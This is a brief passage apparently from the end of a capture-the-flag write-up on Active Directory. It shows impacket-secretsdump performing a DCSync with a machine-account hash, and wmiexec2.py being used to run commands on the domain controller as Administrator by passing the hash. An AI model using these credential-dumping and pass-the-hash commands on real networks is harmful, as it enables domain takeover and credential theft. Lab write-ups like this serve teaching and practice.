

We can use impacket's secretdump to conduct DCSync attack again and now we should have correct hash of the administrator account
impacket-secretsdump 'NORTHDC01$'@NORTHDC01 -hashes :4cc317c46ced1cce4c4adb1f41321bee -just-dc

Using wmiexec2 again to execute command on the domain controller and now we should be able to loot root flag on the desktop of administrator user
python wmiexec2.py Administrator:@NORTHDC01 -hashes :8b61f9dfb32c8209f4ac9e2a5c2269cc

We are done :D